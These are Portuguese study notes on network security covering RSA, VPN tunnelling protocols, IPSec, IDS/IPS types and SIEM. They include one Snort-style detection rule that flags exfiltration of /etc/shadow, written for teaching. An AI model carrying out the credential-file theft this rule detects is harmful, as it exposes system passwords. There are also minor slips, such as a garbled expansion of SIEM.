- No exemplo, o **usuário A quer enviar alguma informação para o usuário B**, neste caso, **ele pega a chave pública do usuário B, criptografa a informação e envia pela Internet**. O usuário B, que **recebe a informação, usa sua chave privada para descriptografar a**

informação e retorná-la à sua forma original. O contrário é feito do outro lado quando B quer enviar algo para A.

- O método **RSA**, embora **totalmente transparente ao usuário**, pode ser de **100 a 10 mil vezes mais lento** em função da complexidade do algoritmo e comprimento das chaves.

Encapsulamento e Protocolos para VPN

- Um **pacote IP** é composto de **cabeçalho (ou header)** e os **dados (ou payload)**.
- O **encapsulamento** consiste em **gerar um novo cabeçalho com o datagrama original como payload**.
- Já os **protocolos servem para definir como os pacotes serão encapsulados**, **como a chave de criptografia será compartilhada** e outros métodos de autenticação.
- Há dois conjuntos de protocolos:
 - Os **orientados a pacotes**, que trabalham nas **camadas de Enlace, Rede e Transporte** do modelo OSI;
 - Os **protocolos orientados à aplicação** que operam nas **camadas de Sessão, Apresentação e Aplicação** do modelo OSI.
- Partindo dessa premissa de **garantir privacidade na comunicação, ou utilizamos a segmentação de rede**, tal como Frame Relay, ATM, MPLS, etc. **Ou utilizamos túneis criptográficos** para tornar o canal de comunicação privado. Mas é claro que **existem outras premissas de segurança que uma VPN pode abordar** tal como: **autenticação, integridade**, etc, mas que não são relevantes a protocolos de tunelamento.
- Alguns protocolos fazem exclusivamente o tunelamento, outros agregam criptografia e outras premissas da VPN, tal como:

7. Aplicação	SSH/SSL/TSL
6. Apresentação	
5. Sessão	SOCK v.5
4. Transporte	SunNET/TCP
3. Rede	IPSec/IP/SKIP/OpenSWAN
2. Enlace	PPTP/L2TP/L2F
1. Física	

PPTP (Point-to-Point Tunneling Protocol)


- O PPTP tem o objetivo de facilitar o acesso remoto de computadores em uma rede privada através da Internet.
- O PPTP encapsula pacotes PPP utilizando uma versão modificada do protocolo de Encapsulamento Genérico de Roteamento (GRE), que dá ao PPTP a flexibilidade de lidar com outros tipos de protocolos diferentes do IP, como o IPX e o NetBEUI.
- Os pacotes a serem enviados pelo túnel são encapsulados em um pacote GRE, no qual existe o endereço do gateway de destino. Ao chegarem ao gateway destino, os pacotes são desencapsulados, ou seja, é retirado o cabeçalho GRE, e os pacotes seguem seu caminho determinado pelo endereço do cabeçalho original.
- O protocolo PPTP não inclui privacidade e gerência de chaves de criptografia, o que é um problema quando falamos de VPN.
- A autenticação do usuário no PPTP, fica por conta do próprio RAS que suporta Password Authentication Protocol (PAP), Challenge Handshake Authentication Protocol (CHAP) e Microsoft Challenge Handshake Authentication Protocol (MS-CHAP).

- É possível usar um servidor **RADIUS** (Remote Authentication Dial-In User Service) ou **TACACS** (Terminal Access Controller Access Control System) **para autenticar usuários**. O TACACS+ utiliza ainda criptografia na autenticação.
- **A comunicação segura criada pelo PPTP tipicamente envolve três processos, cada um deles exigindo que os anteriores sejam satisfeitos, eles são:**
 - **Conexão e comunicação PPP:** O **cliente PPTP usa o PPP para se conectar ao ISP**, utilizando uma linha telefônica. O PPP é utilizado aqui para estabelecer a conexão e criptografar os dados;
 - **Conexão de controle PPTP:** Utilizando a conexão estabelecida pelo PPP, o **PPTP cria um controle de conexão desde o cliente até o servidor PPTP na Internet**. Essa conexão utiliza o TCP e é chamada de **túnel PPTP**;
 - **Tunelamento de dados PPTP:** O **PPTP cria os datagramas IP contendo os pacotes PPP criptografados e os envia através do túnel até o servidor PPTP**. Nesse servidor, os datagramas são então desmontados e os pacotes PPP descriptografados, para que finalmente sejam enviados até a rede privada corporativa.
- Partindo da premissa que **toda conexão e túnel foram estabelecidos e o usuário remoto tem um datagrama IP para ser enviado a um equipamento dentro da rede local.**

- 1. Datagrama IP original;**
- 2. Datagrama IP dentro de um frame PPP;**
- 3. Frame PPP encapsulado usando Encapsulamento de Roteamento Genérico (GRE), com cabeçalho IP;**
- 4. Esse frame PPP é enviado do NAS para a primeira conexão PPP encontrada.**
- 5. Retirado o cabeçalho PPP, o pacote é enviado através da Internet para o servidor PPTP utilizando o túnel PPTP criado anteriormente;**
- 6. O cabeçalho IP e o GRE são removidos e o servidor PPTP recebe o frame PPP;**

7. Servidor PPTP retira o cabeçalho PPP e coloca o datagrama IP dentro da rede interna, que encontrará o caminho até o equipamento de destino.

- PPTP não tem funções de segurança para os dados, porém utiliza os serviços de autenticação do protocolo PPP.



L2F (Layer Two Forwarding Protocol)

- O protocolo PPTP tem o respaldo da Microsoft, no qual o **túnel é construído com computadores remotos**; desta forma são chamados de **túnel voluntários**.
- Já o **L2F** tem o respaldo da Cisco, no qual **o túnel é formado do provedor de acesso e não do computador remoto**; desta forma são chamados de **túneis involuntários** ou **compulsórios**.
- Os desenvolvedores do PPTP continuaram sozinhos e os do L2F decidiram para o desenvolvimento desse protocolo e assumir a proposta L2TP.
- O **L2TP** é muito similar ao PPTP, **mas não utiliza controle TCP separado para o Controle do Canal**. O L2TP foi desenvolvido para **suportar os dois modos de tunelamento, voluntário e compulsório**. Sendo que, o **túnel voluntário é iniciado pelo computador remoto**, sendo mais flexível para usuários em trânsito que podem discar para qualquer provedor de acesso.
- **O túnel compulsório é automaticamente criado**, sendo iniciado **pelo provedor de acesso à Internet** sob a conexão discada. Isto implica que o **provedor deve ser pré-configurado para saber a terminação de cada túnel baseado nas informações de autenticação dos usuários remotos que estão estabelecendo a conexão**. Isto **é feito sem nenhuma intervenção do usuário remoto e não há necessidade de software nos computadores remotos**, sendo o processo de tunelamento completamente transparente ao usuário final.
- O protocolo de tunelamento L2TP, bem como PPTP e L2F, **sofre da falta de mecanismos sólidos de proteção ao túnel**. O L2TP

encapsula frames PPP, logo ele herdou os mecanismos de segurança, incluindo autenticação e serviços de criptografia, mas não fornece mecanismo de gerência de chaves para criptografia e autenticação. **Então o IPSec se faz necessário.**

IPSec

- O objetivo da camada de Rede do modelo OSI é **fornecer endereçamento e roteamento ao pacote de rede**. Os serviços do nível de rede OSI relativos à interconexão de redes distintas são implementados na arquitetura TCP/IP pelo **protocolo IP**, ou seja, **só existe uma opção de protocolo e serviço para esta camada**, pelo menos se esperamos usar a Internet.
- Infelizmente o **protocolo IP versão 4 não tem mecanismos de segurança próprios** (segurança em termos de privacidade, confidencialidade, autenticação, etc), desta forma, **é necessário adicionar protocolos e procedimentos para garantir a segurança das informações dentro do datagrama IP**.
- Assim, o **IPSec é um conjunto de protocolos** que **define a arquitetura e as especificações para prover serviços de segurança dentro do protocolo IP**. O IPSec foi padronizado para garantir interoperabilidade, mecanismo de criptografia para o IPv4 e IPv6. O IPSec também define um **conjunto de serviços de segurança**, incluindo **integridade dos dados, autenticação, confidencialidade e limite de fluxo de tráfego**.
- **IPSec** oferece estes serviços independente do algoritmo de criptografia usado, ou seja, o IPSec possui arquitetura aberta e assim, **possibilita o uso de vários algoritmos de autenticação e criptografia**.


Protocolos do IPSec

- Os **serviços de segurança do IPSec** são oferecidos por meio de dois protocolos de segurança o **Authentication Header** (Autenticação de Cabeçalho ou **AH**) e o **Encapsulation Security Payload** (Encapsulamento Seguro de Dado ou **ESP**).


Authentication Header

- O protocolo AH **adiciona autenticação e integridade ao pacote IP**, ou seja, **garante a autenticidade do pacote e também que este não foi alterado durante a transmissão**. O AH pode ser usado em **modo transporte e em modo túnel**.

- O protocolo AH previne ataques do **tipo Replay**, ou seja, quando uma pessoa mal intencionada captura pacotes válidos e autenticados que pertencem a uma conexão, replica-os e os reenvia, como se fosse a entidade que iniciou a conexão. Também previne ataques do tipo **spoofing**, ou seja, quando um invasor assume o papel de uma entidade confiável para o destino e dessa forma, ganha privilégios na comunicação. E por último, previne contra ataques do tipo **connection hijacking**, ou seja, quando o invasor intercepta um pacote no contexto de uma conexão e passa a participar da comunicação.




- Embora a autenticação aconteça no pacote IP, nem todos os campos vão ser autenticados, por que alguns campos do cabeçalho serão alterados no decorrer da transmissão.
- O mecanismo de autenticação é feito utilizando a função hash, utilizando a chave negociada durante o processo de estabelecimento da conexão IPsec.
- O protocolo AH **adiciona um cabeçalho de autenticação depois do cabeçalho original do pacote ou depois de um novo cabeçalho construído**. No **modo transporte** é usado o **mesmo cabeçalho original** e troca-se somente o campo Protocolo. Já no **modo túnel**, é **gerado um novo cabeçalho, contendo o cabeçalho original encapsulado, seguido pelo cabeçalho de autenticação**.



Encapsulation Security Payload

- O protocolo de Encapsulamento Seguro do dado (ESP), **oferece confidencialidade, integridade dos dados, e uma opção de autenticação da origem dos dados e serviços anti-replay.**
- Como o pacote IP é um datagrama, cada pacote deve conter informações necessárias para estabelecer o sincronismo da criptografia, permitindo que a descryptografia ocorra na entidade de destino. **Se nenhum algoritmo de criptografia for utilizado, o que é uma situação possível no padrão, o protocolo ESP só oferecerá o serviço de autenticação.**



IDS

- Atualmente, nossa **sociedade está cada dia mais dependente dos computadores** e das redes de dados que os conectam. Isso acontece porque são nesses equipamentos que está contido o maior bem da sociedade atual: **a informação.**
- Portanto, **é muito importante manter os sistemas computacionais seguros**, principalmente quando conectados a redes (como a Internet), de forma que as informações contidas neles se mantenham sempre íntegras, com um alto nível de confidencialidade e disponibilidade.

- Assim, a segurança da informação nos sistemas computacionais atuais não pode mais depender apenas de sistemas antivírus ou de firewalls. **São necessários sistemas mais complexos que analisem e interajam com a rede e seus elementos (hosts), visando a uma maior segurança da informação.**
- Nesse cenário, surgem os **Sistemas de Detecção de Intrusão (IDS)** que fazem o **monitoramento e alerta contra tentativas de ataques e intrusões.**

Definição

- **Sistemas de Detecção de Intrusão ou IDS (Intrusion Detection System)** são basicamente **sistemas capazes de analisar o tráfego da rede ou conteúdo de computadores para identificar possíveis tentativas de ataques.**
- Ou seja, um **IDS é uma ferramenta de segurança**, implementada como software ou hardware, cujo **objetivo principal é monitorar e analisar eventos que ocorrem em sistemas computacionais ou redes para identificar possíveis incidentes, violações de políticas de segurança ou atividades maliciosas.**
- Por definição literal, **IDS tem uma função passiva.** Ou seja, ao detectar uma ameaça potencial, o **IDS apenas registra a informação e gera um alerta para o administrador**, mas não toma medidas ativas para prevenir ou bloquear a atividade. Ele funciona, em essência, **como um sistema de alarme para a infraestrutura digital.**
- Por exemplo, imagine um atacante tentando descobrir portas abertas em um servidor, enviando rapidamente dezenas de pedidos de conexão para portas diferentes (uma **varredura de portas**). **Um IDS identificaria esse padrão incomum de tráfego**, gerando um alerta — muitas tentativas de conexão de uma única origem para um único destino em um curto espaço de tempo e geraria um alerta para o administrador de rede, informando o IP do atacante e do alvo, **mas não impediria a varredura de continuar.**
- **Em resumo: um IDS monitora redes ou hosts e, se encontrar algo errado, deve gerar alertas; caso contrário, não deve fazer nada.**

IPS

- Diferente de um IDS, que atua como um observador passivo, um **Sistema de Prevenção de Intrusão (IPS)** assume uma postura ativa e interventiva na segurança da rede.
- Para cumprir sua função, um IPS pode ser posicionado em um ponto estratégico que permite monitorar e atuar na rede ou em hosts. Essa posição estratégica é o que **lhe confere o poder de não apenas identificar uma ameaça em tempo real, mas também de agir imediatamente para mitigá-la.**
- As ações de um IPS podem incluir:
 - **Descarte de pacotes maliciosos;**
 - **Bloqueio de tráfego vindo de um endereço IP suspeito;**
 - **Encerramento forçado de uma conexão que viole as políticas de segurança;**
 - **Bloqueio de um usuário que errou muitas vezes a senha, dentre outras.**

IDPS

- O termo **IDPS (Intrusion Detection and Prevention System)** é usado para **descrever a natureza híbrida dos sistemas modernos, que integram ambas as capacidades (IDS e IPS).**
- **Um IDPS não só fornece os alertas detalhados de um IDS, mas também possui os mecanismos de bloqueio de um IPS.**
- Assim, uma possível diferença entre um IPS e um IDPS é que o **IPS pode tomar ações sem um mecanismo de alerta**, já um **IDPS possui ambos mecanismos: alerta e ação pró-ativa para tentar sanar o problema detectado.** Todavia no geral é bem comum usar o termo IPS ou IDPS de maneira indiscriminada.

Consequências da Ação Automática de IPS e IDPS

- A principal **desvantagem** dos sistemas de prevenção de intrusões (IPS/IDPS) **é o risco de bloquear tráfego legítimo automaticamente.** Essa ação incorreta pode causar indisponibilidade de serviços e redes, o que torna a "solução" um problema tão grave quanto a ameaça original.
- Por isso, a configuração e o ajuste fino desses sistemas são cruciais. **A falta de confiança na automação é tão grande que alguns profissionais de segurança preferem usar apenas IDS, que apenas**

alertam sobre um problema, em vez de tomar qualquer ação automática.

- É importante perceber que **um IDS só detecta e alerta a respeito de problemas, se um IDS tomar alguma atitude além disso, ele é um IPS ou IDPS.**

Por que utilizar IDS?

- **Descobrir se um computador ou uma rede foi invadida é uma tarefa complexa e demorada para um ser humano realizar.** Os responsáveis pela segurança da rede ou sistema podem não dar conta de fazer tudo, **surgindo então a necessidade de utilizar IDS para essa função**, ou seja, de uma ferramenta que ajuda a automatizar o processo de monitoramento das informações de cibersegurança.
- Assim, **para detectar a invasão é necessário analisar a rede e verificar uma série de informações**, como:
 - **Registros de log** (registro de armazenamento de eventos);
 - **Processos não autorizados;**
 - **Contas de usuários;**
 - **Sistema de Arquivos alterados;**
 - **Fluxos de rede;**
 - **Conteúdos de pacotes de rede;**
 - Dentre outras

Falso Negativo

- É claro que **IDS, IPS e IDPS possuem problemas**, sendo que os principais são **falsos negativos e falsos positivos.**
- **Falsos negativos** ocorrem quando **um ataque real acontece e o sensor do IDS não gera nenhum alerta.** Este é o pior cenário, pois o ataque passa despercebido.
- As principais causas para falsos negativos são:
 - **Ataques desconhecidos (dia zero);**
 - **Sobrecarga do sistema;**
 - **Erros de configuração.**
- **Falsos negativos são críticos**, pois podem comprometer a segurança da rede e das informações. **Para mitigar esse risco, é fundamental manter as assinaturas de ataques sempre atualizadas.**

Falso Positivo

- **Falsos positivos ocorrem quando o sensor do IDS gera um alerta erroneamente,** ou seja, **classifica uma atividade normal como um ataque.** Quanto menos falsos positivos um IDS gerar, melhor.
- Um **excesso de alertas pode levar o administrador a pensar que o sistema está sob ataque constante,** quando na verdade os alertas são falsos.
- Geralmente, **falsos positivos ocorrem devido a má configuração do IDS.** Outro problema é que, **com o tempo, o administrador pode passar a ignorar um ataque real, pensando ser apenas mais um alarme falso.**

Como Funciona um IDS?

- Um IDS normalmente é formado por um **banco de dados no qual são armazenadas as assinaturas (códigos/regras) de ataques ou comportamentos.** Isso é bem semelhante ao funcionamento de um antivírus, que contém as assinaturas dos vírus. Ou seja, existem estruturas de dados que, se encontradas em um fluxo de rede, por exemplo, identificarão que está ocorrendo um determinado ataque.
- **Tais assinaturas ou comportamento devem ser constantemente atualizados,** assim como em um antivírus, para que nenhum código de ataque passe despercebido. **Caso contrário, o sistema não identificará um ataque recém-criado (um ataque novo).**
- Se for detectada qualquer tentativa de ataque, o IDS deve gerar um alerta para o administrador do sistema. **O alerta pode ser:**
 - **E-mail;**
 - **Arquivo de log;**
 - **Emissão de um alerta sonoro;**
 - Ações automáticas para avisar sobre o ataque ou mesmo tomar uma atitude para tentar bloqueá-lo, variando desde a desativação de links da Internet até a ativação de rastreadores na tentativa de identificar o atacante.

Detecção de Invasão Baseada em Assinaturas

- Provavelmente a **forma mais comum para o IDS detectar problemas é com o uso de assinaturas.** Neste o IDS coleta dados de redes ou hosts e compara com um banco de dados de **assinaturas de ataques conhecidos,** que também são chamadas de **regras (rules).** Essas assinaturas são geralmente fornecidas pelo desenvolvedor do

IDS, mas também podem ser criadas pelo administrador ou adquiridas de terceiros.

- A detecção por assinatura **geralmente gera um número menor de falsos positivos em comparação com outros métodos**. Ela é rápida e específica na identificação de ataques conhecidos, **mas se torna ineficaz contra ataques novos ou desconhecidos** (ataques de dia zero).

Exemplo de Assinatura

- Uma assinatura é, essencialmente, **um padrão (como uma sequência de bytes ou uma expressão regular)** que **representa um ataque específico**. Quando o IDS encontra no tráfego um padrão que corresponde a uma assinatura, ele gera um alerta.
- Um exemplo de assinatura é apresentado a seguir:
 - `alert tcp any any -> $EXTERNAL_NET any (msg:"Possível exfiltração de arquivo /etc/shadow"; content:"root:"; content:"daemon:"; content:"bin:"; content:"adm:"; content:"lp:"; classtype:trojan-activity; sid:1000003; rev:1;)`
- **Com essa assinatura o IDS procura se alguém na rede (tcp any any -> \$EXTERNAL_NET any) está tentando pegar o arquivo de senha de sistemas Like-Unix, tal como o Linux.**
- O núcleo da assinatura (`content:"root:"...`) informa para procurar pacotes de rede que contenham como conteúdo as palavras `root` , `daemon` , `bin` , `adm` e `lp` , que são comuns neste tipo de arquivos com senha.
- **Assim, caso o IDS encontre pacotes de rede que contenham esse conteúdo, ele deve gerar alertas.**

Detecção de Invasão Baseada em Comportamento/Anomalia


- Este método **cria um perfil de comportamento "normal" da rede ou do sistema**, chamado de **linha de base (baseline)**. A partir desse perfil, o sistema identifica o que é uma atividade padrão. **Qualquer desvio significativo dessa normalidade gera um alerta.**
- Este método é mais complexo de configurar, pois definir o que é "normal" em uma rede dinâmica pode ser um desafio.
- A **principal vantagem** é sua **capacidade de detectar ataques novos e desconhecidos, para os quais ainda não existem assinaturas.**

- Por outro lado, a **principal desvantagem é a alta taxa de falsos positivos**. Muitas atividades legítimas, mas incomuns, podem ser erroneamente classificadas como ataques.
- Por exemplo, se o sistema aprende que um usuário só faz login durante o horário comercial, um acesso de madrugada, mesmo que legítimo, pode disparar um alerta de anomalia.

Tipos de IDS

NIDS

- O **Sistema de Detecção de Intrusão de Rede**, também chamado de **NIDS** (Network Intrusion Detection System), **monitorea o tráfego de uma rede inteira ou de um grupo de máquinas**.



- Os NIDS operam com a interface de rede em modo promíscuo, ou seja, **todos os pacotes que circulam pelo segmento de rede são capturados pelo IDS, independentemente do seu destino**. Os pacotes capturados são analisados um a um para determinar se contém tráfego normal ou uma tentativa de ataque.
- Os NIDS são geralmente compostos por dois componentes:
 - **Sensores** - são dispositivos (hardware ou software) posicionados em segmentos estratégicos da rede para **"farejar" e analisar o tráfego** em busca de assinaturas que possam indicar um ataque.
 - **Estações de gerenciamento** geralmente possuem uma interface gráfica e são **responsáveis por receber os alarmes dos sensores, notificando o administrador da rede a respeito dos possíveis ataques detectados**.

Vantagens dos NIDS:

- **Um único sensor pode monitorar um segmento inteiro da rede**, o que permite uma **economia na implementação**.

- Os **NIDS não interferem no tráfego da rede**, apenas analisam as informações que passam por ela (a não ser que forem IPS/IDPS).
- **São "invisíveis" para os invasores**, pois não geram respostas que possam indicar sua presença.

Desvantagens dos NIDS:

- Em redes com tráfego muito intenso, o IDS **pode não ter poder computacional para monitorar todos os pacotes da rede**, e um ataque pode passar despercebido.
- **Podem ter dificuldades em redes com switches**, pois o switch cria uma conexão direta entre a origem e o destino, impedindo que o sensor capture todos os pacotes (a menos que se use uma porta espelhada/SPAN).
- **Não conseguem inspecionar o conteúdo de dados criptografados.**
- Alguns NIDS têm **dificuldade em remontar pacotes fragmentados.**
- **Podem não conseguir informar se um ataque foi bem-sucedido**, pois essa informação é consolidada localmente no host alvo.

HIDS

- Os **Sistemas de Detecção de Intrusão baseados em Host**, ou **HIDS** (Host Intrusion Detection System), foram os primeiros tipos de IDS a surgir. **Seu objetivo é monitorar atividades que ocorrem em um determinado host.** O HIDS **captura somente o tráfego destinado ao host onde está instalado** (e não o de toda a rede), não gerando, assim, muita carga para a CPU.
- Os HIDS **podem atuar em diversas áreas dentro de um mesmo host**, como por exemplo, **análise de sistema de arquivos, monitoramento da atividade da rede destinada ao host, monitoramento de atividades de login**, entre outras.

Vantagens dos HIDS:

- **Funcionam com tráfego criptografado**, pois analisam os dados no host, antes da criptografia (na saída) ou após a descriptografia (na entrada).
- **Conseguem monitorar eventos locais**, como **alterações em arquivos de sistema.**
- **Não têm problemas com switches**, pois analisam o tráfego diretamente no host.
- **Detectam cavalos de Troia e outros ataques que comprometem a integridade do software.**

Desvantagens dos HIDS:

- **Dificuldade em gerenciar múltiplos HIDS em uma grande rede.**
- Se um invasor comprometer o host, ele **pode também desabilitar o HIDS.**
- **Não detectam varreduras de portas (port scans)** ou outras atividades de reconhecimento que visam a rede como um todo, pois analisam apenas o tráfego direcionado ao seu host.
- **O armazenamento de logs pode exigir um espaço em disco considerável.**

WIDS

- Enquanto o **NIDS monitora o tráfego em redes cabeadas**, o **WIDS (Wireless Intrusion Detection System)** é **projetado para escanear e proteger o ambiente de redes sem fio, tal como WiFi**. Ele funciona como um "guarda de segurança" no ar, monitorando as frequências de rádio em busca de atividades maliciosas.
- Um WIDS pode detectar uma variedade de ataques e ameaças, como:
 - **Pontos de Acesso Não Autorizados** (Rogue APs): Dispositivos WiFi não sancionados que podem estar conectados à sua rede.
 - **Evil Twins**: Pontos de acesso falsos criados por um invasor para se passarem pela sua rede legítima e roubar dados.
 - **Ataques de Desautenticação**: Tentativas de desconectar usuários da rede WiFi.
 - **Ataques de Força Bruta**: Tentativas de adivinhar a senha da sua rede.
- É possível classificar o WIDS como um tipo de NIDS, **mas ele possui tarefas diretamente relacionadas com a segurança de redes sem fio.**

IDS Distribuído (DIDS)

- Os **Sistemas de Detecção de Intrusão Distribuídos (DIDS - Distributed Intrusion Detection Systems)**, operam em uma arquitetura de gerenciamento centralizado. Este tipo de sistema **utiliza múltiplos sensores, localizados em pontos distintos da rede, que se reportam a uma estação central de gerenciamento.**
- Esses **sensores** podem atuar como **NIDS** (em modo promíscuo) ou como **HIDS** (instalados em hosts), **ou uma combinação de ambos.**

- Os sensores enviam as informações coletadas para a estação central, onde os logs de ataques são processados e armazenados em um banco de dados.
- Uma das vantagens do DIDS é a capacidade de personalizar as regras e atualizar as assinaturas de ataque em cada sensor individualmente, a partir do gerenciador central.
- A principal desvantagem é que a comunicação entre os sensores e a estação central precisa ser protegida com segurança adicional, como criptografia, VPN ou uma rede privada, para não se tornar um novo ponto de vulnerabilidade.
- O ponto crucial é que a arquitetura distribuída do DIDS oferece uma visão centralizada de toda a segurança da rede. Em vez de ter que monitorar cada sensor NIDS e HIDS individualmente, o administrador pode ver, de um único painel de controle, o status de todos os sensores e correlacionar os eventos de segurança. Isso não apenas facilita o gerenciamento e a resposta a incidentes, mas também permite identificar ataques que se movem lateralmente entre diferentes hosts e segmentos da rede.

SIEM

- O SIEM (System EventSecurity Information and Event Management) é uma plataforma de software usada em cibersegurança que coleta, armazena, normaliza, correlaciona e analisa eventos e logs de diferentes dispositivos, sistemas e aplicações.
- Funções principais do SIEM:
 - Coleta centralizada de logs (firewalls, IDS/IPS, antivírus, servidores, aplicações etc).
 - Normalização e correlação de eventos (padroniza os dados e encontra padrões de ataque).
 - Detecção de anomalias (alerta sobre atividades incomuns).
 - Dashboards e relatórios para análise de segurança e conformidade (ex.: LGPD, ISO 27001).
 - Automação de respostas (alguns SIEMs modernos já integram SOAR – Security Orchestration, Automation and Response).
